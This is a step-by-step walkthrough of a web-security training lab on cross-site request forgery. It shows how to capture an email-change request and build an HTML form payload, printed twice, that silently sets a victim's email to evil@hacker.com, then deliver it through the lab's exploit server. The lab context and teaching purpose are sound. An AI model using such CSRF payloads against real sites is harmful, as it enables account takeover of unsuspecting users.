CSRF

VULNERABILITY WITH NO DEFENSES



HAROON SHAHID

Lab: CSRF vulnerability with no defenses

We are going to play both roles, the attacker and the victim role from the same account.

==========

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.


You can log in to your own account using the following credentials: wiener:peter

==========

Step 1:


Go to My Account and Login as wiener.






Step 2:

You can see my current email is wiener@normal-user.net. In the Email field enter any new email and before you click Update email, turn Intercept on in Burp and click Update email.




Step 3:

Once the request for updating the email is captured, copy the request and now you can turn the intercept off.




Step 4:

Go to csrfshark.github.io and click on Start using →



Step 5:

Paste the request. Change the email to the one you own in real testing. Here we suppose that we own evil@hacker.com as an attacker. You can see it generated PoC for our CSRF attack. Now copy this HTML code and go to Exploit server. Scroll down and in the Body section paste this HTML code and then scroll down and click Store.





Body:

```
<!DOCTYPE html>
<html lang="en">
    <body>
        <h1>Form CSRF PoC</h1>
        <form method="POST" action="https://0aee00fe043d23d980ddf46e00ae00a8.web-security-academy.net/my-account/change-email">
            <input type="hidden" name="email" value="evil@hacker.com">
            <input type="submit" value="Submit Request">
        </form>
    </body>
</html>
```

Store | View exploit | Deliver exploit to victim | Access log

Step 6:


To verify that the exploit works, try it on yourself by clicking "View exploit" and then on the Submit Request and check if it changes the email of the victim by visiting your account and refreshing the page (Here we are acting as both an attacker and as a victim).

Body:

```
<!DOCTYPE html>
<html lang="en">
    <body>
        <h1>Form CSRF PoC</h1>
        <form method="POST" action="https://0aee00fe043d23d980ddf46e00ae00a8.web-security-academy.net/my-account/change-email">
            <input type="hidden" name="email" value="evil@hacker.com">
            <input type="submit" value="Submit Request">
        </form>
    </body>
</html>
```


Store | View exploit | Deliver exploit to victim | Access log





Step 7:

Change the email address in the HTML exploit to something like evil1@hacker.com so it doesn't match your own. Then click on Deliver exploit to victim to solve the Lab.



In real testing, we would host this exploit on a python server locally (python -m http.server 2222 in Windows) and visit the link as a victim.

==========

==========

LinkedIn: https://www.linkedin.com/in/haroonshahid76/

Github: https://github.com/haroon505

Medium: https://medium.com/@haroon_shahid

==========